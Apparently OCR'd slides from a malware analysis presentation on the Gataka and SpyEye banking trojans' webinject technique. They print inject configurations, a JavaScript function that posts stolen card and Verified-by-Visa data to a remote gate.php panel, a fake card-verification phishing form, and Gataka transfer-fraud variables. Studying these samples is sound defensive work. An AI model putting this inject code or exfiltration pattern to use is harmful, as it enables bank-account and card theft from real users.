
# Webinject



Win32/Gataka

```
set_url
.*[redacted]*.*
end_url
data_before
</html>
data_end
data_inject
<script src="ht[redacted]

</script>
data_end
data_after
data_end
```




Win32/SpyEye

```
set_url *[redacted]ki
data_before
<body*>
data_end
data_inject
<script>
document.body.style.display = "none";
</script>
data_end
data_after
data_end
```


# Self-contained webinject

## Webinject contained in DB




```
set_url
.*.[redacted].com.*
end_url
data_before
</html>
data_end
data_inject
<script src="https://[redacted].com/llksadladdy9y8yd8a98wy98ydy8ay98dyawyd8aw89dy/[redacted].js">
```

## Webinject downloaded from external server



```
var admin_link = "https://[redacted]/iu8io/gate.php";
var pass = "[redacted]";

function SaveData2(){
        var link = admin_link+"?action=add&user_password="+pass+"&site=[redacted]&data=Country="+lang.toUpperCase()+"|"+urlencode(line_1)+urlencode(line_2)+"VBV1="+vbv_nr_input.value;
        submit_button_2.style.display = "none";
        wait_img_2.style.display = "";
        GetData(link);
        return;
    }
```



| | |
|---|---|
| Country | United States |
| First name | John |
| Last name | Doe |
| Address line 1 | The White House |
| Address line 2 (optional) | 1600 Pensylvania |
| City | Washington |
| State | DC |
| ZIP code | 20500 |
| Phone number | 202-456-1111 |
| Card number | 4512123213213213 |
| Expiration date (mm/yy) | 12 12 |
| CSC | 123 |

For verification purposes you must update your card details.


Verified by Visa Password is incorrect

Card number

| | |
|---|---|
| Name embossed on card ( Exactly as on card ) | John Doe |
| Date of birth ( mm/dd/yyyy) | 01 01 0001 |
| Mother's maiden name | DoeMrs |
| Social security number | 123 12 1323 |
| Driver license number | 456456456 |
| Credit / Debit card PIN | 1234 |
| Verified by Visa password | •••••••••• |

Injected content


# Webinject – Gataka platform communications




```
<div id="progress_indicator" style="display: none">^M
    <span>L&auml:dt die Seite. Bitte warten...</span><br><br>^M
    <img src="https://www.[redacted].de:444/tatangakatanga/x.php?cmdid=8&gettype=image&id=progress.gif">^M
</div>^M
<script type="text/javascript">^M
if (top === self) {^M
    var cmzbRepAccNum="_param-cmzbRepAccNum_";^M
    var cmzbRepAccName="_param-cmzbRepAccName_";^M
    var cmzbRepBlz="_param-cmzbRepBlz_";^M
    var cmzbRepComment="_param-cmzbRepComment_";^M
    var cmzbRepAmount="_param-cmzbRepAmount_";^M
    var cmzbStep="_param-cmzbStep_";^M
    var cmzbRepVictimAccNum="_param-cmzbRepVictimAccNum_";^M
    var cmzbRepDate="_param-cmzbRepDate_";^M
```

# Network Protocol

# Topology



# Packet Decomposition



Packet 1

Packet n

TCP/IP Header

Gataka Header

Encrypted Data

…

Gataka Header

